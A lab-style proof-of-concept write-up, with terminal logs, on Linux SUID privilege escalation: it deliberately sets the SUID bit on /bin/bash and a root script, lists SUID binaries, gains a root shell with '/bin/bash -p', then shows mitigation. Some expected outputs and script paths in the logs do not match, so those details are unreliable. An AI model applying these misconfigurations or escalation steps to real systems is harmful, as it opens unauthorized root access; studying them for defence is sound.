Proof of Concept (PoC) Task 4: SUID & Privilege Escalation

Understanding SUID
SUID (Set User ID) is a special permission in Linux that allows a file to be executed with the permissions of its owner (usually root) rather than the user executing it. If misconfigured, this can allow privilege escalation.

Checking if a Binary has SUID Enabled
Run the following command to check if SUID is set on a binary:

```
ls -l /bin/bash
```

Expected Output (if SUID is set):

```
-rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
```

The s in rws means the SUID bit is enabled.

Setup: Creating a Vulnerable Environment
We will intentionally set up a misconfigured SUID binary and a root-owned script to demonstrate privilege escalation.

Enable SUID on /bin/bash (Insecure!)

```
sudo chmod u+s /bin/bash
```

Verify the Change

```
ls -l /bin/bash
```

Expected Output:

```
-rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
```

Now, any user who executes /bin/bash -p will inherit root privileges.

Create a Root-Owned SUID Script (Insecure!)

```
sudo touch /root/root_script.sh
sudo echo -e '#!/bin/bash\necho "Root command executed"' | sudo tee /root/root_script.sh
sudo chmod 4755 /root/root_script.sh
```

Verify the Script

```
ls -l /root/root_script.sh
```

Expected Output:

```
-rwsr-xr-x 1 root root 44 Mar 11 12:00 /root/root_script.sh
```

```
┌──(zerotodo㉿vbox)-[~]
└─$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash

┌──(zerotodo㉿vbox)-[~]
└─$ sudo chmod u+s /bin/bash
[sudo] password for zerotodo:

┌──(zerotodo㉿vbox)-[~]
└─$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash

┌──(zerotodo㉿vbox)-[~]
└─$ sudo touch /root/root_script.sh

┌──(zerotodo㉿vbox)-[~]
└─$ sudo echo -e '#!/bin/bash\necho "Root command executed"' | sudo tee /root/root_script.sh
#!/bin/bash
echo "Root command executed"
```

Exploit: Privilege Escalation

Find SUID Binaries
find / -perm -4000 2>/dev/null
This lists all binaries with the SUID bit set.

Exploit the Misconfigured SUID Bash
As a normal user, execute:

/bin/bash -p

Since /bin/bash has the SUID bit set, it runs with root privileges.

Verify Root Access
whoami

Expected Output:
Zerotod

Exploit the SUID Script
Another way to exploit SUID misconfigurations is via a root-owned script. Try

running:

/root/root_script.sh

If accessible, it runs with root privileges due to the SUID bit.

Mitigation: Securing the System

Remove SUID from /bin/bash
sudo chmod -s /bin/bash

Verify the Change
ls -l /bin/bash

Expected Output:
-rwxr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
The SUID bit is removed.

Secure the Root-Owned Script
sudo chmod 700 /root/root_script.sh
This ensures only root can execute it.

Verify the Change
ls -l /root/root_script.sh


Expected Output:
-rwx------ 1 root root 44 Mar 11 12:00 /root/root_script.sh

```
/usr/bin/kismet_cap_linux_wifi
/usr/bin/chfn
/usr/bin/ntfs-3g
/usr/bin/sudo
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/fusermount3
/usr/bin/rsh-redone-rsh
/usr/bin/bash
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_nrf_52840
/usr/bin/passwd
/usr/bin/chsh

┌──(zerotodo㉿vbox)-[~]
└─$ /bin/bash -p
bash-5.2# exit
exit

┌──(zerotodo㉿vbox)-[~]
└─$ whoami
zerotodo

┌──(zerotodo㉿vbox)-[~]
└─$ /zerotodo/zerotodo_script.sh
zsh: no such file or directory: /zerotodo/zerotodo_script.sh

┌──(zerotodo㉿vbox)-[~]
└─$ whoami
zerotodo

┌──(zerotodo㉿vbox)-[~]
└─$

┌──(zerotodo㉿vbox)-[~]
└─$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash

┌──(zerotodo㉿vbox)-[~]
└─$ sudo chmod 700 /root/root_script.sh

┌──(zerotodo㉿vbox)-[~]
└─$ ls -l /root/root_script.sh
```

Use Sudo Instead
Instead of setting SUID, use sudo with restricted permissions:

sudo visudo
Add the following line:

user ALL=(ALL:ALL) /path/to/safe/script.sh



This allows the user to execute only specific commands with sudo.

Conclusion

This PoC demonstrates how misconfigured SUID binaries can lead to privilege escalation and how to mitigate such vulnerabilities by removing SUID permissions and enforcing proper access controls.